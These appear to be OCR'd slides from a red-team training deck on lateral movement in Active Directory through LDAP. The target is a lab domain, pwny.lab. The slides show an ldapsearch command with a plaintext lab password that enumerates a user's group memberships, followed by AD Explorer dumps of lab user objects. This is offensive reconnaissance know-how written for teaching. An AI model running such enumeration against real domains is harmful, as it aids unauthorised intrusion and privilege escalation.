
```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b
dc=pwny,dc=lab "(sAMAccountName=darth.vader)" sAMAccountName userPrincipalName memberOf | grep
memberOf | cut -d "=" -f2 | cut -d"," -f1
```

https://adsecurity.org/wp-content/uploads/2016/08/DEFCON24-2016-Metcalf-BeyondTheMCSE-RedTeamingActiveDirectory.pdf

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

- Another nice tool for manual analysis is Active Directory Explorer from Sysinternals
  - You can use AD Explorer to easily navigate through the global catalog
    - Nice GUI to explore the environment
    - Define favorite locations
    - View object properties and attributes without having to open dialog boxes
    - Edit permissions
    - View an object's schema, and execute sophisticated searches, that you can save and re-execute.



Active Directory Explorer - Sysinternals: www.sysinternals.com [10.0.3.200 [PWNYLABDC01.pwny.lab]]
File
Edit
Favorites
Search
Compare
History
Help

Path: CN=Boehm, Johanna,OU=Australia,OU=Users,OU=pwny.corp,DC=pwny,DC=lab,10.0.3.200 [PWNYLABDC01.pwny.lab]


```
DC=pwny,DC=lab
  CN=Builtin
  CN=Computers
  CN=Deleted Objects
  OU=Domain Controllers
  CN=ForeignSecurityPrincipals
  CN=Infrastructure
  CN=LostAndFound
  CN=Managed Service Accounts
  CN=NTDS Quotas
  CN=Program Data
  OU=pwny.corp
    OU=Admins
      CN=adm_workstations
    OU=DomainControllers
    OU=Groups
    OU=Server
    OU=Users
      OU=Australia
        CN=Araxa, JValkra
        CN=Axenni, Kehlt
        CN=Baum, Anja
        CN=Beyer, Sabrina
        CN=Boehm, Johanna
        CN=Boehm, Robert
        CN=Bosch, Kristin
        CN=Brandt, Maria
        CN=Demma, JLane
        CN=Diederich, Tim
        CN=Djon, Nudaq
        CN=Drexa, Reclaw
        CN=Eberhardt, Mandy
        CN=Ebersbach, Lukas
        CN=Ebersbacher, Katrin
        CN=Faber, Juergen
        CN=Farber, Philipp
        CN=Farber, Sophie
        CN=Fassbinder, Sandra
        CN=Fink, Sara
        CN=Fleischer, Matthias
        CN=Freeh, Anna
        CN=Freeh, Dirk
        CN=Frey, Thomas
        CN=Friedman, Marco
        CN=Fuhrmann, Anne
        CN=Gerber, Marcel
        CN=Goldschmidt, Swen
        CN=Gorv, GKara
        CN=Grunnil, GMora
```

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	Boehm, Johanna
codePage	Integer	1	0
countryCode	Integer	1	0
description	DirectoryString	1	Placement counselor
displayName	DirectoryString	1	Boehm, Johanna
distinguishedName	DN	1	CN=Boehm\, Johanna,OU=A
dSCorePropagationData	GeneralizedTime	1	01.01.1601 01:00:00
givenName	DirectoryString	1	Johanna
instanceType	Integer	1	4
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	0x0
logonCount	Integer	1	0
name	DirectoryString	1	Boehm, Johanna
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;RP;4c164200-20c
objectCategory	DN	1	CN=Person,CN=Schema,CN
objectClass	OID	4	top;person;organizationalPe
objectGUID	OctetString	1	{3228AD6D-4138-400C-876
objectSid	Sid	1	S-1-5-21-1658649925-1815
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	18.05.2018 23:00:35
sAMAccountName	DirectoryString	1	jboehm
sAMAccountType	Integer	1	805306368
sn	DirectoryString	1	Boehm
userAccountControl	Integer	1	66048
userPrincipalName	DirectoryString	1	jboehm@pwny.lab
uSNChanged	Integer8	1	0x6718
uSNCreated	Integer8	1	0x6714
whenChanged	GeneralizedTime	1	18.05.2018 23:00:35
whenCreated	GeneralizedTime	1	18.05.2018 23:00:35

CN=Boehm, Johanna,OU=Australia,OU=Users,OU=pwny.corp,DC=pwny,DC=lab,10.0.3.200 [PWNYLABDC01.pwny.lab]

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP



Active Directory Explorer - Sysinternals: www.sysinternals.com [<default domain> [PWNYLABDC01.pwny.lab]]

Path: CN=Vader, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab,<default domain> [PWNYLABDC01.pwny.lab]

- CN=NTDS Quotas
- CN=Program Data
- OU=pwny.corp
  - OU=Admins
  - OU=DomainControllers
  - OU=Groups
  - OU=Server
  - OU=Users
    - OU=Australia
    - OU=Brasil
    - OU=Canada
    - OU=France
    - OU=Germany
    - OU=TheForce
      - CN=Binks, Jar-Jar
      - CN=Chewbacca
      - CN=Kenobi, Obi-Wan
      - CN=Skywalker, Luke
      - CN=Vader, Darth
    - OU=US
  - OU=Workstations
- CN=System
- CN=TPM Devices
- CN=Users
  - CN=Abgelehnte RODC-Kennwortreplikationsgruppe
  - CN=Administrator
  - CN=DHCP-Administratoren
  - CN=DHCP-Benutzer
  - CN=DnsAdmins
  - CN=DnsUpdateProxy
  - CN=Domänen-Admins
  - CN=Domänen-Benutzer
  - CN=Domänen-Gäste
  - CN=Domänencomputer
  - CN=Domänencontroller
  - CN=Gast
  - CN=Klonbare Domänencontroller
  - CN=krbtgt
  - CN=Organisations-Admins
  - CN=Protected Users
  - CN=pwnyadm PA.
  - CN=RAS- und IAS-Server
  - CN=Richtlinien-Ersteller-Besitzer
  - CN=Schema-Admins
  - CN=Schreibgeschützte Domänencontroller
  - CN=Schreibgeschützte Domänencontroller der Organisatior
  - CN=WinRMRemoteWMIUsers

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	25.05.2018 11:17:18
badPwdCount	Integer	1	0
cn	DirectoryString	1	Vader, Darth
codePage	Integer	1	0
countryCode	Integer	1	0
displayName	DirectoryString	1	Vader, Darth
distinguishedName	DN	1	CN=Vader\, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab
dSCorePropagationData	GeneralizedTime	2	22.05.2018 16:23:57;01.01.1601 01:00:00
givenName	DirectoryString	1	Darth
initials	DirectoryString	1	DV
instanceType	Integer	1	4
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	28.05.2018 15:31:33
lastLogonTimestamp	Integer8	1	19.05.2018 01:18:12
logonCount	Integer	1	39
memberOf	DN	3	CN=Marketing,OU=global,OU=Groups,OU=p
name	DirectoryString	1	Vader, Darth
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;RP;4c164200-20c0-11d0-a768-00a
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,D
objectClass	OID	4	top;person;organizationalPerson;user
objectGUID	OctetString	1	{20F99AED-CDFA-447E-9815-57E285707365
objectSid	Sid	1	S-1-5-21-1658649925-1815053461-3975300
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	19.05.2018 01:17:29
sAMAccountName	DirectoryString	1	darth.vader
sAMAccountType	Integer	1	805306368
sn	DirectoryString	1	Vader
userAccountControl	Integer	1	512
userPrincipalName	DirectoryString	1	darth.vader@pwny.lab
uSNChanged	Integer8	1	0xA19C
uSNCreated	Integer8	1	0x9031
whenChanged	GeneralizedTime	1	23.05.2018 14:24:00
whenCreated	GeneralizedTime	1	19.05.2018 01:17:29

Attribute Properties

Attribute: memberOf

Object: CN=Vader\, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC

Syntax: DN

